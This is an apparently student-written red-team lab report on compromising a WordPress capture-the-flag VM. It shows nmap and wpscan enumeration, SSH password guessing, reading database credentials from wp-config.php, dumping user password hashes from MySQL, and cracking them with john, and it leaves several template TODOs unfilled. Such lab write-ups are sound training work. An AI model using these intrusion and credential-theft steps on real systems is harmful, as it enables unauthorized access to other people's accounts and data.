
Symantha Meyers - Project 3
January 19, 2021

Red Team: Summary of Operations

Table of Contents


Exposed Services

Ran netdiscover to locate IP addresses on the network range 192.168.1.0/24.



Nmap scan results for each machine below to reveal the below services and OS details:

$ nmap -sT -O 192.168.1.0/24



This scan identifies the services below as potential points of entry:


- Target 1
    - List of Exposed Services: ssh, http, rpcbind, netbios-ssn, microsoft-ds

Ran WPScan with enumeration with the following CLI query:


wpscan --url http://192.168.1.110/wordpress --enumerate vp,u

Scrolled down to find the below section regarding the user accounts for the server:


Tried 2 passwords for the michael account to connect to the target server via SSH and guessed correctly on the 2nd try.




Changed directories to the /var/www folder and found flag 2. Copied the hash to a file in the michael home directory for later use.




Searched around the /var/www/html folder and looked in the service.html file and found flag 1 →




Changed directories to the /var/www/html/wordpress folder on the apache web server




Found the wp-config.php file and cat'd it, then scrolled through the file:




You can see the username and password more clearly in the following screenshot.



Ran the command: mysql -u root -p to run the MySQL monitor and entered the password I just found.




Ran SHOW DATABASES; to show all available databases.




The “wordpress” db seems most likely to contain the information for which we are looking.

Typed USE wordpress; to open the database.



Next, typed SHOW tables; to show available tables.




And then typed SELECT * from wp_users; to get the password hashes for the 2 user accounts on the system, michael and steven.

```
mysql> SELECT * from wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email         | user_url | user_registered     | user_activation_key | us
er_status | display_name   |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
          0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
          0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
2 rows in set (0.00 sec)
```

Went back to the tables and this time typed SELECT * from wp_posts; and scrolled down to get flags 3 and 4.

```
|            | draft       | open          | open       |            |            |            |         | flag3
                                                                                                          | 2018-08-13 01:
48:31 | 2018-08-13 01:48:31 |                      |            0 | http://raven.local/wordpress/?p=4
              0 | post      |             |            0 |
|  5 |         1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}


                                                                                                          | flag4
|            | inherit     | closed        | closed     |            | 4-revision-v1 |         |         | 2018-08-12 23:
31:59 | 2018-08-12 23:31:59 |                      |            4 | http://raven.local/wordpress/index.php/2018/08/12/4-revisio
n-v1/ |         0 | revision  |             |            0 |
|  7 |         2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Ran a Google search and found the following site which indicates the various Wordpress vulnerability trends over time:



CVE Details
The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Vulnerability Feeds & Widgets New www.itsecd

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site
View CVE :

Wordpress » Wordpress : Vulnerability Statistics

Vulnerabilities (294) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules

Related OVAL Definitions : Vulnerabilities (0) Patches (20) Inventory Definitions (0) Compliance Definitions (0)


Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2004	2						1		1						
2005	10		5			3	2				3				
2006	16	1	2			1	5	1			3				
2007	40	2	13			7	19			3	5		2		1
2008	27	2	4			3	9	4		1	2		2		
2009	12	3	1				3			1	3	1			2
2010	2		1			1									
2011	11					1	2				4				
2012	24	2	2			2	9			5	3		3		7
2013	19	1	1				8			3	2		1		
2014	29	3	3			1	8	1		6	2		3	1	
2015	11	1	2			1	7			1	1		1		
2016	20	1					9			6	1		1		
2017	43	1	1			4	14	4		5	2		5		
2018	17	1	4				5	1		3	1				
2019	11		2				7	1			1		1		
Total	294	18	41			24	108	12	1	34	33	1	19	1	10
% Of All		6.1	13.9	0.0	0.0	8.2	36.7	4.1	0.3	11.6	11.2	0.3	6.5	0.3	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

And when I selected 2019 to see the most recent vulnerabilities, I got the following information:



CVE Details
The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Search View CVE

Log In Register

Vulnerability Feeds & Widgets New www.itsecdb.com

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site
View CVE :
Go
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
View BID :
Go
(e.g.: 12345)

Wordpress » Wordpress : Security Vulnerabilities Published In 2019

2019 : January February March April May June July August September October November December CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-16223	79		XSS	2019-09-11	2019-09-12	3.5	None	Remote	Medium	Single system	None	Partial	None
WordPress before 5.2.3 allows XSS in post previews by authenticated users.														
2	CVE-2019-16222	79		XSS	2019-09-11	2019-09-12	4.3	None	Remote	Medium	Not required	None	Partial	None
WordPress before 5.2.3 has an issue with URL sanitization in wp_kses_bad_protocol_once in wp-includes/kses.php that can lead to cross-site scripting (XSS) attacks.														
3	CVE-2019-16221	79		XSS	2019-09-11	2019-09-12	4.3	None	Remote	Medium	Not required	None	Partial	None
WordPress before 5.2.3 allows reflected XSS in the dashboard.														
4	CVE-2019-16220	601			2019-09-11	2019-09-12	5.8	None	Remote	Medium	Not required	Partial	Partial	None
In WordPress before 5.2.3, validation and sanitization of a URL in wp_validate_redirect in wp-includes/pluggable.php could lead to an open redirect.														
5	CVE-2019-16219	79		XSS	2019-09-11	2019-09-12	4.3	None	Remote	Medium	Not required	None	Partial	None
WordPress before 5.2.3 allows XSS in shortcode previews.														
6	CVE-2019-16218	79		XSS	2019-09-11	2019-09-15	4.3	None	Remote	Medium	Not required	None	Partial	None
WordPress before 5.2.3 allows XSS in stored comments.														
7	CVE-2019-16217	79		XSS	2019-09-11	2019-09-11	4.3	None	Remote	Medium	Not required	None	Partial	None
WordPress before 5.2.3 allows XSS in media uploads because wp_ajax_upload_attachment is mishandled.														
8	CVE-2019-9787	352		Exec Code XSS CSRF	2019-03-14	2019-03-31	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
WordPress before 5.1.1 does not properly filter comment content, leading to Remote Code Execution by unauthenticated users in a default configuration. This occurs because CSRF protection is mishandled, and because Search Engine Optimization of A elements is performed incorrectly, leading to XSS. The XSS results in administrative access, which allows arbitrary changes to .php files. This is related to wp-admin/includes/ajax-actions.php and wp-includes/comment.php.														
9	CVE-2019-8943	22		Dir. Trav.	2019-02-19	2019-04-25	4.0	None	Remote	Low	Single system	None	Partial	None
WordPress through 5.0.3 allows Path Traversal in wp_crop_image(). An attacker (who has privileges to crop an image) can write the output image to an arbitrary directory via a filename containing two image extensions and ../ sequences, such as a filename ending with the .jpg?/../../file.jpg substring.														
10	CVE-2019-8942	94		Exec Code	2019-02-19	2019-04-25	6.5	None	Remote	Low	Single system	Partial	Partial	Partial
WordPress before 4.9.9 and 5.x before 5.0.1 allows remote code execution because an _wp_attached_file Post Meta entry can be changed to an arbitrary string, such as one ending with a .jpg?file.php substring. An attacker with author privileges can execute arbitrary code by uploading a crafted image containing PHP code in the Exif metadata. Exploitation can leverage CVE-2019-8943.														
11	CVE-2017-6514	200		+Info	2019-05-22	2019-05-27	5.0	None	Remote	Low	Not required	Partial	None	None
WordPress 4.7.2 mishandles listings of post authors, which allows remote attackers to obtain sensitive information (Path Disclosure) via a /wp-json/oembed/1.0/embed?url= request, related to the "author_name":" substring.														

Total number of vulnerabilities : 11 Page : 1 (This Page)

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - flag1.txt: b9bbcb33e11b80be759c4e844862482d

```
michael@target1:~$ nano flags.txt
michael@target1:~$ cat flags.txt
flag 1: b9bbcb33e11b80be759c4e844862482d
flag 2: fc3fd58dcdad9ab23faca6e9a36e581c
flag 3: afc01ab56b50591e7dccf93122770cd2
flag 4: 715dea6c055b9fe3337544932f2941ce
michael@target1:~$
```

    - **Exploit Used**
      - *TODO: Identify the exploit used*
      - *TODO: Include the command run*
  - flag2.txt: *TODO: Insert flag2.txt hash value*
    - **Exploit Used**
      - *TODO: Identify the exploit used*
      - *TODO: Include the command run*
  - flag3.txt: *TODO: Insert flag3.txt hash value*
    - **Exploit Used**
      - *TODO: Identify the exploit used*
      - *TODO: Include the command run*
  - flag4.txt: *TODO: Insert flag4.txt hash value*
    - **Exploit Used**
      - *TODO: Identify the exploit used*
      - *TODO: Include the command run*


```
michael@target1:~$ nano flags.txt
michael@target1:~$ cat flags.txt
flag 1: b9bbcb33e11b80be759c4e844862482d
flag 2: fc3fd58dcdad9ab23faca6e9a36e581c
flag 3: afc01ab56b50591e7dccf93122770cd2
flag 4: 715dea6c055b9fe3337544932f2941ce
michael@target1:~$
```

Ran *john* on the password hash document and it ran for*ever,* so I stopped it and ran *john -show* and received one of the passwords, for steven (pink84)

```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:11:14  3/3 0g/s 43354p/s 43354c/s 43354C/s jd78dd..jd7681
0g 0:00:11:15  3/3 0g/s 43353p/s 43353c/s 43353C/s cikin1..cikk1m
0g 0:00:11:16  3/3 0g/s 43351p/s 43351c/s 43351C/s 25l459..25l9lv
0g 0:00:11:17  3/3 0g/s 43352p/s 43352c/s 43352C/s 2hh3lo..2hh730
0g 0:00:11:18  3/3 0g/s 43352p/s 43352c/s 43352C/s ll4y19..lhring
0g 0:00:11:19  3/3 0g/s 43350p/s 43350c/s 43350C/s deov31..deoth4
0g 0:00:11:20  3/3 0g/s 43348p/s 43348c/s 43348C/s ddiltb..ddiaho
0g 0:00:11:21  3/3 0g/s 43350p/s 43350c/s 43350C/s pl4eme..pl4780
0g 0:00:11:22  3/3 0g/s 43350p/s 43350c/s 43350C/s tidlin..tid19a
0g 0:00:11:23  3/3 0g/s 43347p/s 43347c/s 43347C/s tj5721..tj51so
